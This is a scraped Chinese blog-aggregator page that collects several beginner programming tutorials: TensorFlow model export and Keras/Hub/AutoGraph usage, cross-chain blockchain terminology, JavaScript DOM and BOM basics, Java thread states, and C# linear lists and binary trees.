"y/read" attr { key: "T" value { type: DT_FLOAT } } } node { name: "z" op: "Log" input: "add" attr { key: "T" value { type: DT_FLOAT } } } library { } 为什么在保存GraphDef前要调用tf.graph_util.convert_variables_to_constants方法,我们发现在调用tf.graph_util.convert_variables_to_constants方法时,程序有一行输出: Converted 1 variables to const ops. 其实默认状态下,静态图的数据是被同时保存在GraphDef和Session中的,图结构、常量的值等被存储在GraphDef中,而变量的值被存储在Session中,这也是为什么每次用静态图都要在Session中使用的原因。 tf.graph_util.convert_variables_to_constants方法将Session中的变量转换到GraphDef中以常量形式存储,由于没有了变量,得到的GraphDef中包含了静态图的所有信息,即包含了整个模型,保存GraphDef即保存了整个模型。 现在我们可以用C/C++/Java/NodeJS等来读取并执行保存的GraphDef文件,以Java为例(需要Maven导入java版tensorflow api),整个流程和Python API很像,读取图,开启Session,并将读取的图放入Session,指定输入,获取输出: import org.apache.commons.io.IOUtils; import org.tensorflow.Graph; import org.tensorflow.Session; import org.tensorflow.Tensor; import java.io.FileInputStream; import java.io.IOException; public class DemoImportGraph { public static void main(String[] args) throws IOException { try (Graph graph = new Graph()) { //导入图 byte[] graphBytes = IOUtils.toByteArray(new FileInputStream("model.pb")); graph.importGraphDef(graphBytes); //根据图建立Session try(Session session = new Session(graph)){ //相当于TensorFlow Python中的sess.run(z, feed_dict = {'x': 10.0}) float z = session.runner() .feed("x", Tensor.create(10.0f)) .fetch("z").run().get(0).floatValue(); System.out.println(z); } } } } 所以,TensorFlow模型并非只能被Python调用。按照GraphDef方式保存为Protobuf模型后,可以被任何TensorFlow提供了API的语种调用。 二. 可以在Keras中使用TensorFlow,也可以在TensorFlow中使用Keras TensorFlow是最终要的内核之一,在默认的使用TensorFlow作为内核的情况下,Keras的各种层、包括模型的执行,都是依赖TensorFlow的各种操作、Session等去完成的,在Keras中使用TensorFlow是众所周知的,然而在TensorFlow中使用Keras确是一个不常见的情况。其实Keras早就进入了TensorFlow的核心库(tf.keras),而且成为了官方较为推荐使用tf.keras进行模型的构建,看一下TensorFlow 1.9官网教程首页的示例代码, import tensorflow as tf mnist = tf.keras.datasets.mnist (x_train, y_train),(x_test, y_test) = mnist.load_data() x_train, x_test = x_train / 255.0, x_test / 255.0 model = tf.keras.models.Sequential([ tf.keras.layers.Flatten(), tf.keras.layers.Dense(512, activation=tf.nn.relu), tf.keras.layers.Dropout(0.2), tf.keras.layers.Dense(10, activation=tf.nn.softmax) ]) model.compile(optimizer='adam', loss='sparse_categorical_crossentropy', metrics=['accuracy']) model.fit(x_train, y_train, epochs=5) model.evaluate(x_test, y_test) 原先在TensorFlow需要几十行才能构建的模型和流程,用tf.keras模块十几行就可以搞定了。 三. TensorFlow Hub中有许多可以直接使用的模型 TensorFlow Hub是TensorFlow官方提供的用于模型发布、复用的工具。例如下面的代码可以获取句子的Embedding,我们只需要给出TensorFlow Hub模型发布的url以及输入,通过简单的几行调用即可完成原先需要数百还才能完成的工作。另外,指定url的方式相比于自己下载模型的方式便利了许多。 import tensorflow as tf import tensorflow_hub as hub with tf.Graph().as_default(): module_url = "https://tfhub.dev/google/nnlm-en-dim128-with-normalization/1" embed = hub.Module(module_url) embeddings = embed(["A long sentence.", "single-word", "http://example.com"]) with tf.Session() as sess: sess.run(tf.global_variables_initializer()) sess.run(tf.tables_initializer()) print(sess.run(embeddings)) 四. 在静态图中也可以像动态图那样写条件判断语句 原先在静态图中是无法使用Python的if语句来为静态图定义条件判断结构的,需要使用特殊的tf.cond操作来定义一个条件判断节点,非常的麻烦,近期TensorFlow新出的AutoGraph功能可以让用户按照Python的if语句来定义结构,然后利用AutoGraph注解将其转换为相应的静态图结构,这样可以大幅度降低静态图构建的难度: @autograph.convert() def fizzbuzz(num): if num % 3 == 0 and num % 5 == 0: print('FizzBuzz') elif num % 3 == 0: print('Fizz') elif num % 5 == 0: print('Buzz') else: print(num) return num with tf.Graph().as_default(): # The result works like a regular op: takes tensors in, returns tensors. # You can inspect the graph using tf.get_default_graph().as_graph_def() num = tf.placeholder(tf.int32) result = fizzbuzz(num) with tf.Session() as sess: for n in range(10,16): sess.run(result, feed_dict={num:n}) 原文发布时间为:2018-07-26本文作者:专知本文来自云栖社区合作伙伴“专知”,了解相关信息可以关注“专知”

优秀的个人博客,低调大师

区块链小知识:跨链协议的相关定义介绍

【大咖・来了 第7期】10月24日晚8点观看《智能导购对话机器人实践》 1、跨链技术/ Cross-Chain 跨链技术是实现区块链之间互联互通的技术,若对标互联网则可理解为“去中心化网络 的结合”,区块链技术的特性使得跨链技术的落地,以及对于链外信息的获取都非常困 难,早期跨链技术包括以 Interledger Protocal 和 BTC Relay 为代表,更多是关注资产 的转移;现有跨链技术以 Aion、Kyber Network、Bletchley、Polkadot、Cosmos 主要 着重的是跨链基础设施。“如果说共识机制是区块链的灵魂核心,那么对于区块链特别是联盟链及私链来看,跨链技术就是实现价值网络的关键,它是把联盟链从分散单独的 孤岛中拯救出来的良药,是区块链向外拓展和连接的桥梁。 2、原子互换/ Atomic Swap 原子互换是一种正在开发中的去中心化、无需第三方的新技术,允许在不同类型的数字 资产之间实现无需信任的点对点交易,任何一方在瞬间完成的点对点交易中都遵守协 议,且之后若有一方退出,资金会在规定的时间返回各方账户。 3、见证人机制/ Notary Schemes 见证人模式是一种中心化的结构,通过选定一批见证人并在见证人之间采用拜占庭容 错结构,监听目标链上的事件和状态并签名进行资产的转移,如 Ripple 的 Interledger Protocal 的早期版本。 4、侧链协议/ Sidechain Protocol 侧链协议是一种实现双向锚定(Two-way Peg)的协议,通过侧链协议实现资产在主链 和其它链之间互相转换,或是以独立的、隔离系统的形式,降低核心区块链上发生交易 的次数。 5、楔入式侧链技术/ Pegged Sidechain 它将实现比特币和其他数字资产在多个区块链间的转移,这就意味着用户们在使用他们 已有资产的情况下,可以访问新的加密货币系统。 6、中继技术/ Relays 中继技术是通过在两个链中加入一个数据结构,使得两个链可以通过该数据结构进行数 据交互,并通过在一个链上调用数据结构的 API,实现监听并验证另一个链上的交易, 而若该数据结构是一个链式结构,则具备侧链的形式并称作中继链。 7、哈希时间锁定合约/ Hashed TimeLock Contract / HTLC 哈希时间锁定合约包含哈希锁定(Hashlock)以及时间锁定(Timelock)两个部分,哈 希时间锁定合约最典型的代表就是比特币的闪电网络,闪电网络提供一个可扩展的微支 付通,用以提升链外的交易处理能力,使用哈希锁定将发起方的交易代币进行锁定,并 通过时间锁定让接收方在某个约定的时刻前生成支付的密码学证明,并与先前约定的哈 希值一致,则可完成交易。

优秀的个人博客,低调大师

javascript知识点总结(二)之 DOM和BOM对象模型

1,字符串创建方式:1,var str = ‘hello word’;字面量方式创建 2,var str = new String(‘hello word’);构造函数方式创建 字符串常见方法: charAt :根据下标获取字符。str.charAt(0) = 'h' indexOf:返回字符串在str中第一次出现的位置,找不到就返回-1;第二个参数,从那个位置开始搜索,默认为0 substring:获取字符串中的子串,第一个参数是开始位置,最后一个是结束位置,默认到尾。 slice:获取字符串中的子串,第一个参数是开始位置,最后一个是结束位置,默认到尾。 substr:截取子串,第一个参数是开始位置,最后一个是结束位置,默认到尾。 split:分隔字符串,使用分隔符分隔子串,会返回一个数组,使用空字符串分隔,会将每个字符串分隔为数组。 replace:传两个参数,第二个参数替换第一个参数,只替换第一个。 字符串常见API: charCodeAt:获取键盘某个位置上的编码 fromCharCode :可以把编码转化成字符 2,常见的Math函数: Math.rondom:随机数[0,1);Math.round:四舍五入;Math.pow(2,3):2的3次方;Math.sqrt():开平方; Math.floor():向下取整;Math.ceil():向上取整;Math.max:最大值;Math.min:最小值;Math.abs:绝对值; 例:随机出n-m之间的数字。Math.ceil(Math.random()*(m-n))+n 3,日期函数: var oData = new Date() //oDate.getDate() 返回一个月中的某一天(1~31) //oDate.getDay() 返回一周中的某一天(0~6) //oDate.getMonth() 返回月份(0~11) //oDate.getFullYear() 以四位数字返回年份 // //oDate.getHours() 返回当前小时(0-23) //oDate.getMinutes() 返回当前分钟 (0 ~ 59) //oDate.getSeconds() 返回当前秒(0 ~ 59) //oDate.getMillisenconds() 返回当前毫秒(0 ~ 999) // //oDate.getTime() 返回1970年1月1日至今的毫秒数 // //oDate.setDate() 设置月中的某一天 (1 ~ 31) // oDate.setMonth() 设置月份 (0 ~ 11) // 例:oDate.setMonth(9); alert(oDate.getMonth()) //oDate.setFullYear()设置年份(四位数) //oDate.setHours() 设置小时(0-23) //oDate.setMinutes() 设置分钟 (0 ~ 59) //oDate.setSeconds() 设置秒(0 ~ 59) //oDate.setMillisenconds() 设置毫秒(0 ~ 999) //oDate.setTime() 设置1970年1月1日至今的毫秒数 判断两个日期相差的天数 //判断两个时间相差的天数 function dateDays(startyear,startmonth,startday,endyear,endmonth,endday){ var start = new Date(startyear,startmonth,startday) var end = new Date(endyear,endmonth,endday) var day = start.getTime()-end.getTime() day = Math.abs(parseInt(day/1000/60/60/24)) } dateDays(2018,2,2,2018,2,10) 4,BOM:浏览器对象模型,提供了页面与浏览器进行交互的对象,核心对象是window 页面跳转:1,location.assign(url) ;url:目标页面; 2,location.replace(url); 3,location.href = “url” 刷新页面:location.reload(); 打开新页面:window.open 关闭页面:window.close() 页面弹出框:alert() prompt() 弹出文本框,会有返回值 confirm() 会返回布尔值,确认为true,取消为false 5,history对象,保存用户上网的历史记录 后退 history.go(-1) = history.back() 前进一页 history.go(1) = history.forward() 前进两页 history.go(2) 6,scrollTop:可视区域距离页面顶部的距离 作用:回顶部,监控页面滚动事件 兼容处理:scrollTop = document.document.Elemrnt.srcollTop ||document.bady.scrollTop scrollLeft:可视区域距离页面左边的距离。 clientWidth:可视区域的宽度。 clientHeight:可视区域的高度。 7,定时器,每隔一段实践执行一次 ;setInterval创建一个定时器,清除定时器 clearInterval 延时器,指定时间间隔后执行一次;setTimeout创建一个延时器,请除延时器 clearTimeout 一般代码按顺序执行称之为同步执行,定时器和延时器则称之为异步执行。 8,Dom:文档对象模型,dom文档包含页面元素 ,dom对象,dom节点类型 通过id查询 var div = document.getElementById('div') 通过class名查询 var li = document.getElementsByClassName('list') 返回伪数组,有数组的length属性还可以通过下标拿到第几个值 例如:document.getElementsByClassName('list')[0] 通过标签名查询 var input = document.getElementsByClassName('input') 同样返回伪数组。 新增查询方法 var res = document.querySelectorAll('#id') document.querySelector('.box') 返回第一个查询到的dom对象 9,dom元素的删除 1,直接删除 :div.remove() 2,通过父元素删除子节点 ul.removeChild(li) 10,dom元素的创建 例如:创建一个div var div = document.createElement('div') 把创建的div添加到body中,body.appendChild('div') 11,don元素的替换 con.replaceChild(新节点,旧节点) 12,dom获取非行内样式 非低ie: getComputedStyle(id).width 低ie:id.currentStyle 13,dom属性节点 attributes 获取所有属性节点 getAttribute() 获取一个属性(可以获取自定义属性(唯一)) setAttribute() 设置一个属性节点(可以设置自定义属性) removeAttribute() 删除一个属性节点 属性节点类型:元素,属性,节点 创建一个文本属性 document.createTextNode('你好') childrenNodes 获取子节点,包含空白节点 box.innerHtml 获取box的页面内容 box.innerText 获取文本,既包含标签也能显示字符串 box.outerHtml 使用后面的内容替换div firstChild/lastChild 获取第一个/最后一个元素,但会获取空节点 firstElementChild 不会获取空节点 lastElementChild 不会获取空节点 parentNode 获取父节点 previousSibling 上一个兄弟节点 nextSibling 下一个兄弟节点 加Element不会获取空白节点 box.insertBefore(newNode,existNode) 在已经存在的节点中插入新的节点 list.inserBefore(oli.list,firstElementChild) 在列表前面插入li 14,文档碎片,作用,加载更多时,创建一个文档碎片,把新加载的内容先添加到文档碎片内,在把文档碎片添加到页面中,这样向页面内新加东西时只用加一次就够了,可以减少页面渲染。 创建文档碎片:var df = createDocumentFagment() 把频繁插入list的内容先插入到文档碎片中 df.appendChild(oli) 最后把文档碎片插入到list里 list.appendChild(df) 15,事件 js可以处理的事件类型分为:鼠标事件,键盘事件,HTML事件 //鼠标事件 //onclick:用户单击鼠标按钮或按下回车键时触发 //ondblclick:当用户双击主鼠标按钮时触发 //onmousedown:当用户按下鼠标还未弹起时触发 //onmouseup:当用户释放鼠标按钮时触发 //onmouseover:当鼠标移到某个元素上方时触发 //onmouseout:当鼠标移出某个元素上方时触发 //onmousemove:当鼠标指针在元素上移动时触发 HTML 事件 //onload:当页面或者资源完全加载后在 window 上面触发,或当框架集加载完毕后在框架集上触发。 //onselect:当用户选择文本框(input 或 textarea)中的一个或多个字符触发 //onchange:当文本框(input 或 textarea)内容改变且失去焦点后触发 //onfocus:当页面或者元素获得焦点时在 window 及相关元素上面触发 //onblur:当页面或元素失去焦点时在 window 及相关元素上触发 //onsubmit:当用户点击提交按钮在<form>元素上触发 //onreset:当用户点击重置按钮在<form>元素上触发 //onresize:当窗口或框架的大小变化时在 window 或框架上触发 //onscroll:当用户滚动带滚动条的元素时触发 键盘事件keyup、keydown、keypress //onkeydown:当用户按下键盘上任意键触发,如果按住不放,会重复触发 //onkeypress:当用户按下键盘上的字符键触发,如果按住不放,会重复触发 //onkeyup:当用户释放键盘上的键触发 16,事件对象,当触发某个事件时,会产生一个事件对象,这个对象包含着所有与事件有关的信息 。包括导致事件的元素、事件的类型、以及其它与特定事件相关的信息。 event:通过事件绑定的执行函数是可以得到一个隐藏参数的 。说明,浏览器会自动分配一个参数,这个参数其实就是 event 对象。 event.button属性 //当前事件触发时哪个鼠标按键被点击 clientX、clientY属性 //鼠标在可视区X坐标和Y坐标,即距离左边框和上边框的距离 screenX、screenY属性 //鼠标在屏幕区X坐标和Y坐标,即距离左屏幕和上屏幕的距离 offsetX、offsetY属性 //鼠标相对于事件源的X坐标和Y坐标 pageX、pageY // 鼠标相对于文档的X坐标和Y坐标 原文发布时间:2018年03月28日 本文来源CSDN博客如需转载请紧急联系作者

优秀的个人博客,低调大师

java程序员面试——Java并发编程知识点总结 ...

线程的状态 初始态:NEW 创建一个Thread对象,但还未调用start()启动线程时,线程处于初始态。 运行态:RUNNABLE 在Java中,运行态包括就绪态 和 运行态。 就绪态 该状态下的线程已经获得执行所需的所有资源,只要CPU分配执行权就能运行。 所有就绪态的线程存放在就绪队列中。 运行态 获得CPU执行权,正在执行的线程。 由于一个CPU同一时刻只能执行一条线程,因此每个CPU每个时刻只有一条运行态的线程。 阻塞态 当一条正在执行的线程请求某一资源失败时,就会进入阻塞态。 而在Java中,阻塞态专指请求锁失败时进入的状态。 由一个阻塞队列存放所有阻塞态的线程。 处于阻塞态的线程会不断请求资源,一旦请求成功,就会进入就绪队列,等待执行。 PS:锁、IO、Socket等都资源。 等待态 当前线程中调用wait、join、park函数时,当前线程就会进入等待态。 也有一个等待队列存放所有等待态的线程。 线程处于等待态表示它需要等待其他线程的指示才能继续运行。 进入等待态的线程会释放CPU执行权,并释放资源(如:锁) 超时等待态 当运行中的线程调用sleep(time)、wait、join、parkNanos、parkUntil时,就会进入该状态; 它和等待态一样,并不是因为请求不到资源,而是主动进入,并且进入后需要其他线程唤醒; 进入该状态后释放CPU执行权 和 占有的资源。 与等待态的区别:到了超时时间后自动进入阻塞队列,开始竞争锁。 终止态 线程执行结束后的状态。 线程状态转换图 初始态——>就绪态 当线程对象调用start()方法时就会进入就绪态,若就绪队列没有线程,则直接进入运行态。 就绪态——>运行态 由系统调用完成。 就绪态<——运行态 调用Thread.yield()函数 由系统调用完成(当线程时间片用完) 运行态——>阻塞态 当线程请求锁失败时进入阻塞态。 阻塞态——>就绪态 阻塞队列中的线程会不断检查锁是否可用,一旦可用就进入就绪队列。 运行态——>等待态 调用Object.wait()方法 wait方法必须在同步块内部; 必须由同步块的锁对象调用; 必须由notify方法和wait方法必须由同一个锁对象调用 调用Thread.join()方法 调用LockSupport.park()方法 等待态——>就绪态 某一个线程调用了 锁对象.notify()方法,并且等待的线程并不需要锁 等待态——>阻塞态 锁对象.notify()方法,并且等待的线程需要锁同步。 注意点 wait()方法会释放CPU执行权 和 占有的锁。 sleep(long)方法仅释放CPU使用权,锁仍然占用;线程被放入超时等待队列,与yield相比,它会使线程较长时间得不到运行。 yield()方法仅释放CPU执行权,锁仍然占用,线程会被放入就绪队列,会在短时间内再次执行。 wait和notify必须配套使用,即必须使用同一把锁调用; wait和notify必须放在一个同步块中 调用wait和notify的对象必须是他们所处同步块的锁对象。

优秀的个人博客,低调大师

C#知识点总结系列:C# 数据结构

线性表(Linear List) 线性表是一个线性结构,它是一个含有n≥0个结点的有限序列,对于其中的结点,有且仅有一个开始结点没有前驱但有一个后继结点,有且仅有一个终端结点没有后继但有一个前驱结点,其它的结点都有且仅有一个前驱和一个后继结点。 线性表的顺序存储结构—顺序表 线性表采用顺序存储的方式存储就称之为顺序表。顺序表是将表中的结点依次存放在计算机内存中一组地址连续的存储单元中。 顺序表的特点 1.容量固定 存储顺序表的元素需要一整块内存空间,因而顺序表的容量一旦确定,便不能更改。 2.访问速度快 假设每个元素占用的空间大小为L个字节,其中第一个单元的存储地址则是该结点的存储地址,并设表中开始结点a1的存储地址(简称为基地址)是LOC(a1),那么结点ai的存储地址LOC(ai)可通过下式计算:LOC(ai)= LOC(a1)+L*(i-1) 1≤i≤n。 数组 线性表的顺序存储结构在C#中的最直接表现形式就是数组。在C#语言中,数组是最基础也是存取速度最快的一种集合类型。数组是引用类型,保存它们所需的内存空间会在托管堆上分配,一旦数组被创建,其中的所有元素将被初始化为它们的默认值。 int[] arrayInt= new int[10]; arrayInt[6] = 5; arrayInt[8] = 3; 以上代码声明了一个值类型int的数组,并把它的长度初始化为10,最后分别给第7和第9个元素赋值。 当数组元素为值类型时,数组对象存放的是值类型对象本身。当元素为引用类型时,数组对象存放的则是对象的引用(指针)。 Control[] arrayControl= new Control[8]; arrayControl[4] = new DropDownList(); arrayControl[6] = new TextBox(); 以上代码声明了一个引用类型Control的数组,并把它的长度初始化为8,最后分别给第5和第7个元素赋值。两个值是分别DropDownList和TextBox对象,虽然它们都继承自Control类,但两者却是不同类,它们的大小不一样。 ArrayList C#中的ArrayList 的容量是根据需要自动扩展的。ArrayList 提供添加、插入或移除某一范围元素的方法。 Insert(int index, object value)方法用于在指定索引处插入一个元素。为了保证顺序表中的每个元素物理上相邻,插入点后面的所有元素都将后移一位。 RemoveAt(int index)方法用于删除指定索引的元素,删除指定元素后,删除点后的所有元素将向前移动一位。 二叉树 二叉树是树形结构的一个重要类型。许多实际问题抽象出来的数据结构往往是二叉树的形式,即使是一般的树也能简单地转换为二叉树,而且二叉树的存储结构及其算法都较为简单,因此二叉树显得特别重要。 二叉树(BinaryTree)是n(n≥0)个结点的有限集,它或者是空集(n=0),或者由一个根结点及两棵互不相交的、分别称作这个根的左子树和右子树的二叉树组成。 这个定义是递归的。由于左、右子树也是二叉树, 因此子树也可为空树。 二叉树的深度优先遍历 1.先序遍历 若二叉树为非空,则过程为: (1) 访问根节点。 (2) 先序遍历左子树。 (3) 先序遍历右子树。 2.中序遍历 若二叉树为非空,则过程为: (1) 按中序遍历左子树。 (2) 访问根结点。 (3) 按中序遍历右子树。 3.后序遍历 若二叉树为非空,则过程为: (1) 按后序遍历左子树。 (2) 按后序遍历右子树 (3) 访问根结点。 本文转自程兴亮博客园博客,原文链接http://www.cnblogs.com/chengxingliang/p/3533908.html:,如需转载请自行联系原作者

资源下载

更多资源
腾讯云软件源

腾讯云软件源

为解决软件依赖安装时官方源访问速度慢的问题,腾讯云为一些软件搭建了缓存服务。您可以通过使用腾讯云软件源站来提升依赖包的安装速度。为了方便用户自由搭建服务架构,目前腾讯云软件源站支持公网访问和内网访问。

Spring

Spring

Spring框架(Spring Framework)是由Rod Johnson于2002年提出的开源Java企业级应用框架,旨在通过使用JavaBean替代传统EJB实现方式降低企业级编程开发的复杂性。该框架基于简单性、可测试性和松耦合性设计理念,提供核心容器、应用上下文、数据访问集成等模块,支持整合Hibernate、Struts等第三方框架,其适用范围不仅限于服务器端开发,绝大多数Java应用均可从中受益。

Rocky Linux

Rocky Linux

Rocky Linux(中文名:洛基)是由Gregory Kurtzer于2020年12月发起的企业级Linux发行版,作为CentOS稳定版停止维护后与RHEL(Red Hat Enterprise Linux)完全兼容的开源替代方案,由社区拥有并管理,支持x86_64、aarch64等架构。其通过重新编译RHEL源代码提供长期稳定性,采用模块化包装和SELinux安全架构,默认包含GNOME桌面环境及XFS文件系统,支持十年生命周期更新。

WebStorm

WebStorm

WebStorm 是jetbrains公司旗下一款JavaScript 开发工具。目前已经被广大中国JS开发者誉为“Web前端开发神器”、“最强大的HTML5编辑器”、“最智能的JavaScript IDE”等。与IntelliJ IDEA同源,继承了IntelliJ IDEA强大的JS部分的功能。

用户登录
用户注册